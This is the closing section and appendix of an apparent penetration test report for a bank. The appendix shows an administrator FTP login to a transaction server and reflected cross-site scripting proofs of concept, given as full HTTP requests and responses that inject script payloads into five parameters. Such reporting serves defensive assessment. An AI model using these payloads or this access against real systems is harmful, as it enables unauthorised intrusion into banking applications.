
All in all we found that the current security posture of the systems and applications within the scope in decent shape from an external point of view although as with most networks there is room for improvement. Nevertheless, we suggest that eClipse Bank implement the recommendations in this document with respect to the affected servers and applications. We also propose that eClipse Bank perform a follow on retest to verify that the recommended changes were made and made correctly. Technical raw data aggregated and collected from the security assessment has also been made available in the appendix for reference.

Please note that as technologies and risks change over time, the vulnerabilities associated with the operation of the systems described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change. Cynergi makes no undertaking to supplement or update this report on the basis of changed circumstances or facts of which we become aware after the date hereof, absent a specific written agreement to perform supplemental or updated analysis.

Cynergi has appreciated this opportunity to perform the assessment and testing service for eClipse Bank PLC. We hope that the information contained in this document is of benefit to your organization. As eClipse Bank's security related needs arise again in the future, it would be our pleasure to serve you again.

8.0 APPENDIX

Appendix A: Administrator FTP Login Screen shot (127.127.255.14)



```
[fx@tux ~]$ ncftp -u administrator 127.127.255.14
NcFTP 3.2.1 (Jul 29, 2007) by Mike Gleason (http://www.NcFTP.com/contact/).
Connecting to 127.127.255.14...
TRANSACTION-SERVER Microsoft FTP Service (Version 5.0)

 eClipse Bank PLC
FTP Server ready.
Logging in...
Password requested by 127.127.255.14 for user "administrator".

    Password required for administrator

Password:

Welcome to eClipse Bank Transaction Server

 Authorised Uses Only
User administrator logged in.
Logged in to 127.127.255.14.
ncftp / > dir
drwxr-xr-x   2 administrator administrator         4096 Jul  6 20:43 accounts
drwxr-xr-x   2 administrator administrator         4096 Jul  6 20:43 archive
drwxr-xr-x   2 administrator administrator         4096 Jul  6 20:42 backup
-rw-------   1 administrator administrator           11 Jul  6 20:44 .bash_history
drwxr-xr-x   2 administrator administrator         4096 Jul  6 20:42 transaction
ncftp / > ls
accounts/        archive/         backup/          .bash_history    transaction/
ncftp / > █
```

Fig A1: FTP Screen shot

Appendix B: Output from Internet Banking Assessment

Cross-site scripting (reflected)

https://secure.eclipsebank.cxm/genScript.php [acctno parameter]

The value of the **acctno** request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload **faae9"><script>alert(1)</script>9e68745e3bb** was submitted in the acctno parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
GET /genScript.php?
action=reqform&acctno=367006013747574faae9"><script>alert(1)</script>9e68745e3bb&bank
=eClipse&usr= HTTP/1.1
Host: secure.eclipsebank.cxm
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.19) Gecko/20081217
Fedora/1.1.14-1.fc8 SeaMonkey/1.1.14
Accept: text/xml,application/xml,application/xhtml
+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.eclipsebank.cxm/functions.php?action=accountdetails
Cookie: __utma=209544464.2727170205088107000.1245274367.1245274367.1245313214.2;
__utmz=209544464.1245274367.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; /main.phpfirsttimeload=1
```

Table A2-1

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2009 22:53:54 GMT
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.2.5
Cache-control: no-cache,no-store
Expires: Thu, 25 Jun 2009 22:53:54 GMT
Content-Length: 1052
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head><title>eClipse-Plus</title>
<link rel="Stylesheet" href="eClipse.css" type="text/css" media ="screen">
</head>
<body>

<BODY class="main" >
<center>
<br>
<br>
<table border="1" cells
...[SNIP]...
<input type="hidden" name="acctno" size="20"
value="367006013747574faae9"><script>alert(1)</script>9e68745e3bb">
...[SNIP]...
```

Table A2-2

https://secure.eclipsebank.cxm/genScript.php [bank parameter]

The value of the bank request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload **31e14"><script>alert(1)</script>e0f75b40e6f** was submitted in the bank parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
GET /genScript.php?
action=reqform&acctno=3670060l3747574&bank=eClipse31e14"><script>alert(1)</script>e0f
75b40e6f&usr= HTTP/1.1
Host: secure.eclipsebank.cxm
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.19) Gecko/20081217
Fedora/1.1.14-1.fc8 SeaMonkey/1.1.14
Accept: text/xml,application/xml,application/xhtml
+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.eclipsebank.cxm/functions.php?action=accountdetails
Cookie: __utma=209544464.2727170205088107000.1245274367.1245274367.1245313214.2;
__utmz=209544464.1245274367.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; /main.phpfirsttimeload=1
```

Table A2-3

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2009 22:55:03 GMT
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.2.5
Cache-control: no-cache,no-store
Expires: Thu, 25 Jun 2009 22:55:04 GMT
Content-Length: 1052
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head><title>eClipse-Plus</title>
<link rel="Stylesheet" href="eClipse.css" type="text/css" media ="screen">
</head>
<body>

<BODY class="main" >
<center>
<br>
<br>
```

```
<table border="1" cells
...[SNIP]...
<input type="hidden" name="bank" size="20"
value="Prudent31e14"><script>alert(1)</script>e0f75b40e6f">
...[SNIP]...
```

Table A2-4

https://secure.eclipsebank.cxm/genScript.php [edate parameter]

The value of the **edate** request parameter is copied into the HTML document as plain text between tags. The payload **feb35<script>alert(1)</script>1ee1d60c14a** was submitted in the edate parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
POST /genScript.php?action=reqExec HTTP/1.1
Host: secure.eclipsebank.cxm
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.19) Gecko/20081217
Fedora/1.1.14-1.fc8 SeaMonkey/1.1.14
Accept: text/xml,application/xml,application/xhtml
+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.eclipsebank.cxm/genScript.php?
action=reqform&acctno=367006013747574&bank=eClipse&usr=
Cookie: __utma=209544464.2727170205088107000.1245274367.1245274367.1245313214.2;
__utmz=209544464.1245274367.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; /main.phpfirsttimeload=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

sdate=18-JUN-09&edate=25-
JUN-09feb35<script>alert(1)</script>1ee1d60c14a&submit=Submit&acctno=367006013747574&
bank=eClipse&usr=
```

Table A2-5

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2009 22:55:10 GMT
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.2.5
Content-Length: 1201
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head><title>eClipse-Plus</title>
<link rel="Stylesheet" href="eClipse.css" type="text/css" media ="screen">
</head>
<body>

<table border=0 cellpadding=0 cellspacing=0 width=90% align=center><
...[SNIP]...
<br>
18-JUN-09 To 25-JUN-09feb35<script>alert(1)</script>1ee1d60c14a<br>
...[SNIP]...
```

Table A2-6

https://secure.eclipsebank.cxm/genScript.php [sdate parameter]

The value of the **sdate** request parameter is copied into the HTML document as plain text between tags. The payload **55bc1<script>alert(1)</script>f47e65c2b12** was submitted in the sdate parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

[redacted]

Request

```
POST /genScript.php?action=reqExec HTTP/1.1
Host: secure.eclipsebank.cxm
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.19) Gecko/20081217
Fedora/1.1.14-1.fc8 SeaMonkey/1.1.14
Accept: text/xml,application/xml,application/xhtml
+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.eclipsebank.cxm/genScript.php?
action=reqform&acctno=367006013747574&bank=Prudent&usr=
Cookie: __utma=209544464.2727170205088107000.1245274367.1245274367.1245313214.2;
__utmz=209544464.1245274367.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; /main.phpfirsttimeload=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

sdate=18-JUN-0955bc1<script>alert(1)</script>f47e65c2b12&edate=25-
JUN-09&submit=Submit&acctno=367006013747574&bank=eClipse&usr=
```

Table A2-7

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2009 22:53:54 GMT
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.2.5
Content-Length: 1201
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head><title>eClipse-Plus</title>
<link rel="Stylesheet" href="eClipse.css" type="text/css" media ="screen">
</head>
```

```
<body>

<table border=0 cellpadding=0 cellspacing=0 width=90% align=center><
...[SNIP]...
<br>
18-JUN-0955bc1<script>alert(1)</script>f47e65c2b12 To 25-JUN-09<br>
...[SNIP]...
```

Table A2-8

https://secure.eclipsebank.cxm/genScript.php [usr parameter]

The value of the **usr** request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload **b7639"><script>alert(1)</script>d78d82783f2** was submitted in the usr parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
GET /genScript.php?
action=reqform&acctno=367006013747574&bank=eClipse&usr=b7639"><script>alert(1)</scrip
t>d78d82783f2 HTTP/1.1
Host: secure.eclipsebank.cxm
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.19) Gecko/20081217
Fedora/1.1.14-1.fc8 SeaMonkey/1.1.14
Accept: text/xml,application/xml,application/xhtml
+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.eclipsebank.cxm/functions.php?action=accountdetails
Cookie: __utma=209544464.2727170205088107000.1245274367.1245274367.1245313214.2;
__utmz=209544464.1245274367.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; /main.phpfirsttimeload=1
```

Table A2-9

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2009 22:56:18 GMT
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.2.5
Cache-control: no-cache,no-store
Expires: Thu, 25 Jun 2009 22:56:18 GMT
Content-Length: 1052
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head><title>eClipse-Plus</title>
<link rel="Stylesheet" href="eClipse.css" type="text/css" media ="screen">
</head>
<body>

<BODY class="main" >
<center>
<br>
<br>
<table border="1" cells
...[SNIP]...
<input type="hidden" name="usr" size="20"
value="b7639"><script>alert(1)</script>d78d82783f2">
...[SNIP]...
```

Table A2-10